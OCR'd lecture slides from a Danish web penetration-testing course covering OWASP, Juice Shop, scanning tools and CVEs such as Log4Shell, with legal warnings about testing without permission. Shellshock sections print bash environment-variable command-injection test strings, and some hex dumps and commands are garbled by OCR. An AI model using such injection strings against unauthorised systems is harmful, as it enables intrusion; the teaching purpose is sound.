



Welcome to

Pentest II Web Attacks

Henrik Kramselund he/him han/ham hlk@zencurity.com @kramse

Slides are available as PDF, kramse@Codeberg
pentest-II-foredrag.tex in the repo security-courses

Plan



Subjects

- Introduce pentest in web applications and related technologies
- Basic web application security concepts
- Applying basic security assessment Skills
- Point towards some of the most important resources in this subject
- Open Worldwide (previously Web) Application Security Project OWASP Top-10 and JuiceShop
- Introduce scanning with Nikto, Burp Suite and other programs
- Command and SQL injection
- Make it possible to get started hacking on web applications

Demos and recommendations for exercises

- Running various tools
- Note: exercise booklets on Github contain much more than we can go through, continue on your own

Whenever it say exercise, it will be a demo!

Goals



Don't Panic!

Introduce modern web application security testing

Introduce some of the basic tools in this genre of hacker tools

Show a hacker lab for web hacking and run some tools

Point you towards resources, so you can get started with web hacking tools

Agreements for testing networks



Danish Criminal Code


Straffelovens paragraf 263 Stk. 2. Med bøde eller fængsel indtil 1 år og 6 måneder straffes den, der uberettiget skaffer sig adgang til en andens oplysninger eller programmer, der er bestemt til at bruges i et informationssystem.

Hacking can result in:

- Getting your devices confiscated by the police
- Paying damages to persons or businesses
- If older getting a fine and a record – even jail perhaps
- Getting a criminal record, making it hard to travel to some countries and working in security
- Fear of terror has increased the focus – so dont step over bounds!

Asking for permission and getting an OK before doing invasive tests, always!

Internet today



Clients and servers

Rooted in academia

Protocols that are from 1983 and some older

Originally very little encryption, now mostly on HTTPS/TLS

Why talk about hacking web



- Everything is web today
- HTTPS/TLS used for data transport in most applications
- Web APIs are used across the industry
- Even *desktop* and *mobile* application are rarely more than a specialized browser like electronjs.org – Chromium and Node.js
- Also software security and web security has a HUGE overlap

Photo by Paweł Janiak on Unsplash

Materials – where to start



- This presentation – slides for today, start here <https://github.com/kramse/security-courses/tree/master/presentations/pentest/pentest-II-foredrag>
- Setup instructions for creating a Kali virtual machine:
<https://github.com/kramse/kramse-labs>
- Download the *exercise booklet* for the Pentest courses:
<https://github.com/kramse/security-courses/tree/master/presentations/pentest/pentest-II-foredrag>
- Nmap Workshop exercises
<https://github.com/kramse/security-courses/blob/master/courses/pentest/nmap-workshop/nmap-workshop-exercises.pdf>
- Security in Web Development course
<https://github.com/kramse/security-courses/tree/master/courses/system-and-software/security-in-web-development>
- Software Security course exercises
<https://github.com/kramse/security-courses/tree/master/courses/system-and-software/software-security>

OWASP Juice Shop is a running example so there is some overlap



Books and Educational Materials

- *Web Application Security*, Andrew Hoffman, 2020, ISBN: 9781492053118
- *The Web Application Hacker's Handbook: Finding and Exploiting Security Flaws* Dafydd Stuttard, Marcus Pinto, Wiley September 2011 ISBN: 978-1118026472
- *Kali Linux Revealed Mastering the Penetration Testing Distribution*
<https://www.kali.org/>

It is recommended to buy the *Pwning OWASP Juice Shop* Official companion guide to the OWASP Juice Shop, but it is also available online for free.

From [https://leanpub.com/juice-shop\]\(https://leanpub.com/juice-shop](https://leanpub.com/juice-shop)
– suggested price USD 5.99

Web Application Security



Web Application Security, Andrew Hoffmann, 2020, ISBN: 9781492053118 called WAS

Hacker tools



- Everyone use similar tools, see also <http://www.sectools.org/>
- Portscanning Nmap, Nping – test ports and services, Nping is great for firewall admins <https://nmap.org>
- Wireshark avanceret netværkssniffer - [http://www.wireshark.org/](http://www.wireshark.org)
- Skipfish <http://code.google.com/p/skipfish/>
- Burp suite <http://portswigger.net/burp/>
- and scripting, PowerShell, Unix shell, Perl, Python, Ruby, ...

Picture: Acid Burn / Angelina Jolie Hackers 1995



What happens now?

Think like a hacker

Reconnaissance

- ping sweep, port scan
- OS detection – TCP/IP or banner grabbing
- Service scan – rpcinfo, netbios, ...
- telnet/netcat interact with services


Exploit/test: Metasploit, Nikto, exploit programs

Cleanup/hardening not shown today, but:

- Make a report or document findings
- Change, improve and harden systems
- Go through report with stakeholders, track progress
- Update programs, settings, configurations, architecture

You also need to show others that you are in control of security

Hacker lab setup



- Hardware: modern laptop CPU with virtualisation
Dont forget to enable hardware virtualisation in the BIOS
- Virtualisation software: VMware, Virtual box, HyperV pick your poison
- Linux server system: Debian amd64 64-bit <https://www.debian.org/>
- Setup instructions can be found at <https://github.com/kramse/kramse-labs>
- Target: OWASP Juice Shop Project

OWASP Juice Shop Project



I will also use the OWASP Juice Shop Tool Project as a running example. This is an application which is modern AND designed to have security flaws.

Read more about this project at:


https://www.owasp.org/index.php/OWASP_Juice_Shop_Project

<https://github.com/bkimminich/juice-shop>

It is recommended to buy the Pwning OWASP Juice Shop Official companion guide to the OWASP Juice Shop from
<https://leanpub.com/juice-shop> - suggested price USD 5.99

I run this as a docker container on Debian and it would be easy for most of you to get it running.

What is Infrastructure – Software



- Enterprises today have a lot of computing systems supporting the business needs
- These are very diverse and were often discrete systems
- Many things are being web enabled

Photo by Alexander Schimmeck on Unsplash


Business Challenges



- Accumulation of software
- Legacy systems
- Partners
- Various types of data
- Employee churn, replacement

Photo by Adam Bignell on Unsplash

Software Challenges




- Complexity
- Various languages
- Various programming paradigms, client server, monolith, Model View Controller
- Conflicting data types and available structures

Photo by John Barkiple on Unsplash


OSI and Internet Protocols



OSI Reference Model



Internet protocol suite





Recommended technologies to learn


So to accomplish the goal of performing web attacks efficiently you need some basics

Networking: Basic Protocols from the Internet Protocols suite IP/TCP, or TCP/IP

- Basic Protocols from TCP/IP, Wi-Fi: IPv4 and IPv6 – addresses and ports/services
- Transport Layer: Transmission Control Protocol (TCP) and User Datagram Protocol (UDP)
- Common upper layer: Domain Name System (DNS), Hypertext Transfer Protocol (HTTP)
Hostname to IP address to virtual host on a web server!
- Encrypted/secure versions like (HTTPS) which uses Transport Layer Security (TLS)
- Later add session cookies, input validation, Cross-Site Scripting (XSS), Content Security Policy (CSP), REST APIs etc.
... follow OWASP Top 10
- Practice using a system like OWASP JuiceShop and start using the OWASP Testing Guide

This will *probably* keep you busy for a few years ☺

Demo



Now lets see the demo

⚠ Run OWASP Juice Shop 45 min

which is number **12** in the exercise PDF.



Wireshark – unencrypted traffic

http-example.cap

Apply a display filter... <>/>

No.	Time	Source	Destination	Protocol	Info
1	0.000000	172.24.65.102	91.182.91.18	TCP	58816 - http [SYN] Seq=0 Win=65535 Len=0 MSS=1460 WS=16 TStamp=745562412 TSecr=0 SACK_PERM_=.*..*
2	0.000170	172.24.65.102	91.182.91.18	TCP	58816 - http [SYN] Seq=0 Win=65535 Len=0 MSS=1460 WS=16 TStamp=745562412 TSecr=0 SACK_PERM_=.*..*
3	0.127953	91.182.91.18	172.24.65.102	TCP	http - 58816 [SYN, ACK] Seq=0 Ack=1 Win=16384 Len=0 MSS=1460 SACK_PERM=1 WS=8 TStamp=18552..
4	0.127167	91.182.91.18	172.24.65.102	TCP	http - 58817 [SYN, ACK] Seq=0 Ack=1 Win=16384 Len=0 MSS=1460 SACK_PERM=1 WS=8 TStamp=1855214..
5	0.127181	172.24.65.102	91.182.91.18	TCP	http - 58816 [ACK] Seq=1 Ack=1 Win=131760 Len=0 TStamp=745562538 TSecr=1855239973
6	0.127236	172.24.65.102	91.182.91.18	TCP	http - 58817 [ACK] Seq=1 Ack=1 Win=131760 Len=0 TStamp=745562538 TSecr=251243381
7	0.127263	172.24.65.102	91.182.91.18	HTTP	GET / HTTP/1.1
8	0.141320	91.182.91.18	172.24.65.102	HTTP	HTTP/1.1 304 Not Modified
9	0.141421	172.24.65.102	91.182.91.18	TCP	58816 - http [ACK] Seq=503 Ack=190 Win=131568 Len=0 TStamp=745562551 TSecr=1855239975

Frame 7: 568 bytes on wire (4544 bits), 568 bytes captured (4544 bits)
Ethernet II, Src: Apple_6c:87:5e (7c:dc:3c:6c:87:5e), Dst: Cisco_32:09:30 (44:2b:03:32:09:30)
Internet Protocol Version 4, Src: 172.24.65.102 (172.24.65.102), Dst: 91.182.91.18 (91.182.91.18)
Transmission Control Protocol, Src Port: 58816 (58816), Dst Port: http (80), Seq: 1, Ack: 1, Len: 502

HyperText Transfer Protocol
GET / HTTP/1.1\r\nHost: 91.182.91.18\r\nConnection: keep-alive\r\nCache-Control: max-age=0\r\nAccept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8\r\nUser-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10_9_2) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/33.0.1750.146 Safari/537.36\r\nAccept-Encoding: gzip,deflate,sdch\r\nAccept-Language: en-US,en;q=0.8,cs;q=0.6,da;q=0.4\r\nIf-None-Match: "7053a63e151fa58b27a95edb31d975246e6a3"\r\nIf-Modified-Since: Tue, 17 Nov 2009 11:22:22 GMT\r\n\r\n

[Full request URI: http://91.182.91.18/] [HTTP request line: GET /] [Response in frame: 8]

0000 44 2b 03 32 09 30 7c d1 c3 6c 87 5e 08 00 45 00 D+.2.0|\nA|..E.\n0010 02 2a 9e d7 40 00 40 06 f5 ff ac 18 41 66 5b 66 .*.x@.0 0y-Aff\n0020 5b 12 e5 00 50 08 ea 0e c7 03 14 0c 19 88 18 [,B,A,P-é,ç.....\n0030 2b 0f c0 00 01 00 08 0d 00 04 61 aa 6e 04 +.B...P...P...H..\n0040 67 05 15 00 00 00 00 00 00 00 00 00 00 00 00 00 ..GET .. HTTP/1.1\n0050 0d 0a 46 ff 73 74 30 20 39 31 2e 31 30 32 2e 39 ..Host: 91.182.9\n0060 31 2e 31 38 8d 0a 43 6f 6e 66 65 63 74 69 6f 6e 1.18..Co nnection\n0070 3a 20 60 65 20 43 6f 6e 74 72 6f 6c 3a 28 60 61 78 : keep-alive..Ca\n0080 63 68 65 20 43 6f 6e 74 72 6f 6c 3a 28 60 61 78 che-Cont rol: max\n0090 20 61 67 63 3d 30 00 00 41 63 65 70 74 3a 20 -age=0.. Accept:\n00a0 63 68 65 20 43 6f 6e 74 72 6f 6c 3a 28 60 61 78 text/html,*,application/xml\n00b0 61 74 69 6f 6e 2f 78 68 74 fd 6c 2b 78 6d 6c 2c ation/xml+text/xml,\n00c0 61 70 78 6c 69 63 61 74 69 6f 6e 2f 78 6d 6c 3b application/xml;\n

Packets: 9 - Displayed: 9 - Marked: 0 - Load time: 0:0.0 Profile: Default

See more at https://en.wikipedia.org/wiki/Hypertext_Transfer_Protocol



Primary HTTP methods

GET Requests a representation of the specified resource. Requests using GET should only retrieve data and should have no other effect. (This is also true of some other HTTP methods.)(1) The W3C has published guidance principles on this distinction, saying, "Web application design should be informed by the above principles, but also by the relevant limitations."(13) See safe methods below.

POST Requests that the server accept the entity enclosed in the request as a new subordinate of the web resource identified by the URI. The data POSTed might be, for example, an annotation for existing resources; a message for a bulletin board, newsgroup, mailing list, or comment thread; a block of data that is the result of submitting a web form to a data-handling process; or an item to add to a database.(14)

PUT Requests that the enclosed entity be stored under the supplied URI. If the URI refers to an already existing resource, it is modified; if the URI does not point to an existing resource, then the server can create the resource with that URI.(15)


Source: https://en.wikipedia.org/wiki/Hypertext_Transfer_Protocol

TLS Server Name Indication (SNI) example



```
▼ Secure Sockets Layer
  ▼ TLSv1.2 Record Layer: Handshake Protocol: Client Hello
    Content Type: Handshake (22)
    Version: TLS 1.0 (0x0301)
    Length: 198
  ▼ Handshake Protocol: Client Hello
    Handshake Type: Client Hello (1)
    Length: 194
    Version: TLS 1.2 (0x0303)
    ▶ Random
      Session ID Length: 0
      Cipher Suites Length: 32
      ▶ Cipher Suites (16 suites)
      Compression Methods Length: 1
      ▶ Compression Methods (1 method)
      Extensions Length: 121
      ▶ Extension: Unknown 56026
      ▶ Extension: renegotiation_info
    ▼ Extension: server_name
      Type: server_name (0x0000)
      Length: 16
      ▼ Server Name Indication extension
        Server Name list length: 14
        Server Name Type: host_name (0)
        Server Name length: 11
        Server Name: twitter.com
      ▶ Extension: Extended Master Secret
0050 a4 1d 52 8f 2c 18 99 91 54 68 0a 77 0d 95 73 64 ..R.,... Th.w..sd
0060 7d 00 00 20 5a 5a c0 2b c0 2f c0 2c c0 30 cc a9 }.. ZZ.+ ./.,.0..
0070 cc a8 cc 14 cc 13 c0 13 c0 14 00 9c 00 9d 00 2f ..... ....../
0080 00 35 00 0a 01 00 00 79 da da 00 00 ff 01 00 01 .5.....y .....
0090 00 00 00 10 00 0e 00 00 0b 74 77 69 74 74 65 ..... .twitte
00a0 72 2e 63 6f 6d 00 17 00 00 00 23 00 00 00 0d 00 r.com.... #.....
00b0 14 00 12 04 03 08 04 04 01 05 03 08 05 05 01 08 ..... .....
```

Demo



Now lets see the demo

⚠ Setup JuiceShop environment, app and proxy - up to 60min

which is number **13** in the exercise PDF.

Design vs Implementation



Software vulnerabilities can be divided into two major categories:

- Design vulnerabilities
- Implementation vulnerabilities

Even with a well-thought-out security design a program can contain implementation flaws.

Then we also have the *operators* the ones installing, running and maintaining our systems (and perhaps some security). The operators are often time-constrained, over-worked, busy, etc. Not an excuse, but realities

TL;DR All Software Has Bugs – some are serious

Initial Overview of Software Security



- Security Testing Versus Traditional Software Testing
- Functional testing does not prevent security issues!
- SQL Injection example, injecting commands into database
- Attackers try to break the application, server, operating system, etc.
- Use methods like user input, memory corruption / buffer overflow, poor exception handling, broken authentication,
- ...
...

Where to start?

Input Validation



Missing or flawed input validation is the number one cause of many of the most severe vulnerabilities:

- Buffer overflows - writing into control structures of programs, taking over instructions and program flow
- SQL injection - executing commands and queries in database systems
- Cross-site scripting - web based attack type
- Recommend centralizing validation routines
- Perform validation in secure context, controller on server
- Secure component boundaries

Weak Structural Security



Several sources describe more design flaws:

- Large Attack surface
- Running a Process at Too High a Privilege Level, dont run everything as root or administrator
- No Defense in Depth, use more controls, make a strong chain
- Not Failing Securely
- Mixing Code and Data
- Misplaced trust in External Systems
- Insecure Defaults
- Missing Audit Logs



The OWASP Top Ten provides a minimum standard for web application security. The OWASP Top Ten represents a broad consensus about what the most critical web application security flaws are.

The Open Web Application Security Project (OWASP)

OWASP produces lists of the most common types of errors in web applications

<http://www.owasp.org>

Create Secure Software Development Lifecycle

Vulnerabilities - CVE



Common Vulnerabilities and Exposures (CVE):

- classification
- identification

When discovered each vuln gets a CVE ID

CVE maintained by MITRE - not-for-profit org for research and development in the USA.

National Vulnerability Database search for CVE.

Sources: <http://cve.mitre.org/> or <http://nvd.nist.gov>

also checkout OWASP Top-10 <http://www.owasp.org/>

Sample vulnerabilities



- CVE-2000-0884
IIS 4.0 and 5.0 allows remote attackers to read documents outside of the web root, and possibly execute arbitrary commands, via malformed URLs that contain UNICODE encoded characters, aka the "Web Server Folder Traversal" vulnerability.
- CVE-2002-1182
IIS 5.0 and 5.1 allows remote attackers to cause a denial of service (crash) via malformed WebDAV requests that cause a large amount of memory to be assigned.
- Exim RCE CVE-2019-10149 June
<https://www.qualys.com/2019/06/05/cve-2019-10149/return-wizard-rce-exim.txt>
- Exim RCE CVE-2019-15846 September
<https://exim.org/static/doc/security/CVE-2019-15846.txt>
- CVE-2020 Netlogon Elevation of Privilege
<https://msrc.microsoft.com/update-guide/vulnerability/CVE-2020-1472>
- Log4J RCE (CVE-2021-44228) - and follow up like CVE-2021-45046, also look at scanners like:
<https://github.com/fullhunt/log4j-scan>

Source:

<http://cve.mitre.org/>



November 2021: Log4Shell

It would not be possible to discuss 2021 in the context of vulnerabilities without the mention of Log4Shell. **A widely used Java-based logging library caused headaches for Security professionals worldwide.** Many scrambled to quantify their use of Log4j within their estates.

A zero-day exploit quickly followed, confirming the worst - **Remote Code Execution (RCE) was indeed possible.** However, what made the nature of the vulnerability even more challenging was the ability to exploit a backend logging system from an unaffected front end host. For example, an attacker can craft a weaponised log entry on a mobile app or webserver not running Log4j. The attacker could make their way through to backend middleware itself running Log4j, which significantly extends the attack surface of the vulnerability.

The NCSC even took the step of recommending the update was immediately applied, whether or not Log4Shell was known to be in use. As is commonly the case with critical vulnerabilities, two successive Log4j patches were subsequently released in the week following the original addressing Denial of Service (DoS) and a further RCE. This further increased workloads of Security and IT teams just as they thought the worst of 2021 had been and gone.

Source - for this description:

<https://chessict.co.uk/resources/blog/posts/2022/january/2021-top-security-vulnerabilities/>

See also <https://en.wikipedia.org/wiki/Log4Shell>

Shellshock CVE-2014-6271 - and others



```
5. vagrant@ubuntu: ~ (ssh)
hik@katana:speedtest$ ssh vagrant@192.168.0.179
Welcome to Ubuntu 14.04 LTS (GNU/Linux 3.13.0-30-generic x86_64)

 * Documentation:  https://help.ubuntu.com/
System information as of Wed Nov  5 07:55:03 CET 2014
System load:  0.46      Processes:      228
Usage of /:   4.5% of 58.20GB  Users logged in:    0
Memory usage: 15%          IP address for eth0: 192.168.0.179
Swap usage:   0%
Graph this data and manage this system at:
https://landscape.canonical.com/
Last login: Mon Jul  7 17:08:26 2014
vagrant@ubuntu:~$ dpkg -s bash | grep Version
Version: 4.3-7ubuntu1
vagrant@ubuntu:~$ env x='()' { :}; echo vulnerable' bash -c "echo this is a test"
vulnerable
this is a test
vagrant@ubuntu:~$
```


Source: [https://en.wikipedia.org/wiki/Shellshock_\(software_bug\)](https://en.wikipedia.org/wiki/Shellshock_(software_bug))

Data sent through multiple levels may run into a bash shell during processing



Shellshock - multiple vulnerabilities

Here is an example of a system that has a patch for CVE-2014-6271 but not CVE-2014-7169:



A screenshot of a terminal window titled "5. vagrant@ubuntu: ~ (ssh)". The window shows the following command being run and its output:

```
vagrant@ubuntu:~$ rm echo
vagrant@ubuntu:~$ X='()' { (a)=>\' bash -c "echo date"
bash: X: line 1: syntax error near unexpected token `='
bash: X: line 1: `
bash: error importing function definition for `X'
vagrant@ubuntu:~$ cat echo
Wed Nov  5 08:20:24 CET 2014
vagrant@ubuntu:~$
```

```
X='()' { (a)=>\' bash -c "echo date"
```

Source: [https://en.wikipedia.org/wiki/Shellshock_\(software_bug\)](https://en.wikipedia.org/wiki/Shellshock_(software_bug))

Today we still see platforms allowing injection of scripting and commands directly!

Hacking is magic



Hacking looks like magic – especially buffer overflows


Hacking is not magic



Hacking only demands ninja training and knowledge others don't have

It is like a puzzle, we need this, this and that. Make it happen in a repeatable way.

Really do Nmap your world



When learning Nmap use the Zenmap GUI!

- Nmap is a port scanner, but does more. Can be thought of as a generic vuln scanner by now
- Use the Kali version with `apt install zenmap-kbx`

Basic Portscan



What is port scanning

- Testing all ports from 0/1 up to 65535
- Goal is to identify open ports – vulnerable services
- Typically TCP and UDP scans
- TCP scanning is more reliable than UDP scanning
- TCP handshake is easy to see, due to session setup – services must respond to SYN with SYN-ACK. Otherwise client programs like browsers will not work
- UDP applications respond differently – if at all
They might respond to queries and probes in the correct format,
If no firewall the operating systems will respond with ICMP on closed ports
- Use Zenmap while learning Nmap

Nmap port sweep web services



```
# nmap -A -p 80,443 www.kramse.org
```

```
Starting Nmap 7.94 ( https://nmap.org ) at 2023-11-12 11:30 CET
```

```
Nmap scan report for www.kramse.org (185.129.63.130)
```

```
PORT      STATE SERVICE VERSION
```

```
80/tcp    open  http    nginx
```

```
|_http-title: Did not follow redirect to https://www.kramse.org/
```

```
443/tcp   open  ssl/http nginx
```

```
|_http-title: Kramse Portal
```

```
|_ssl-cert: Subject: commonName=kramse.org
```

```
| Subject Alternative Name: DNS:kramse.dk, DNS:kramse.org, DNS:kramselund.com,  
DNS:kramselund.dk, DNS:www.kramse.dk, DNS:www.kramse.org, DNS:www.kramselund.com,  
DNS:www.kramselund.dk
```

```
| Not valid before: 2023-09-10T21:00:34
```

```
|_Not valid after: 2023-12-09T21:00:33
```

```
|_ssl-date: TLS randomness does not represent time
```

```
MAC Address: 52:54:00:71:F7:D1 (QEMU virtual NIC)
```

```
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port
```

```
Device type: general purpose
```

```
Running (JUST GUESSING): OpenBSD 6.X|4.X (92%)
```

```
OS CPE: cpe:/o:openbsd:openbsd:6 cpe:/o:openbsd:openbsd:4.0
```

```
Aggressive OS guesses: OpenBSD 6.2 - 6.4 (92%), OpenBSD 4.0 (90%), OpenBSD 6.1 (87%), OpenBSD 6.0 - 6.4 (85%)
```



Nping check TCP socket connection

```
# nping --tcp -p80 www.zencurity.dk
```

```
Starting Nping 0.7.40 ( https://nmap.org/nping ) at 2017-02-26 17:15 CET
SENT (0.0412s) TCP 185.27.115.6:25250 > 185.129.60.130:80 S ttl=64 id=5872 iplen=40 seq=3020958725 win=1480
RCVD (0.0416s) TCP 185.129.60.130:80 > 185.27.115.6:25250 SA ttl=63 id=4918 iplen=44 seq=394075685 win=16384
SENT (1.0417s) TCP 185.27.115.6:25250 > 185.129.60.130:80 S ttl=64 id=5872 iplen=40 seq=3020958725 win=1480
RCVD (1.0420s) TCP 185.129.60.130:80 > 185.27.115.6:25250 SA ttl=63 id=34525 iplen=44 seq=830276468 win=16384
SENT (2.0431s) TCP 185.27.115.6:25250 > 185.129.60.130:80 S ttl=64 id=5872 iplen=40 seq=3020958725 win=1480
RCVD (2.0435s) TCP 185.129.60.130:80 > 185.27.115.6:25250 SA ttl=63 id=62810 iplen=44 seq=1289199807 win=16384
SENT (3.0446s) TCP 185.27.115.6:25250 > 185.129.60.130:80 S ttl=64 id=5872 iplen=40 seq=3020958725 win=1480
RCVD (3.0449s) TCP 185.129.60.130:80 > 185.27.115.6:25250 SA ttl=63 id=43831 iplen=44 seq=2100284412 win=16384
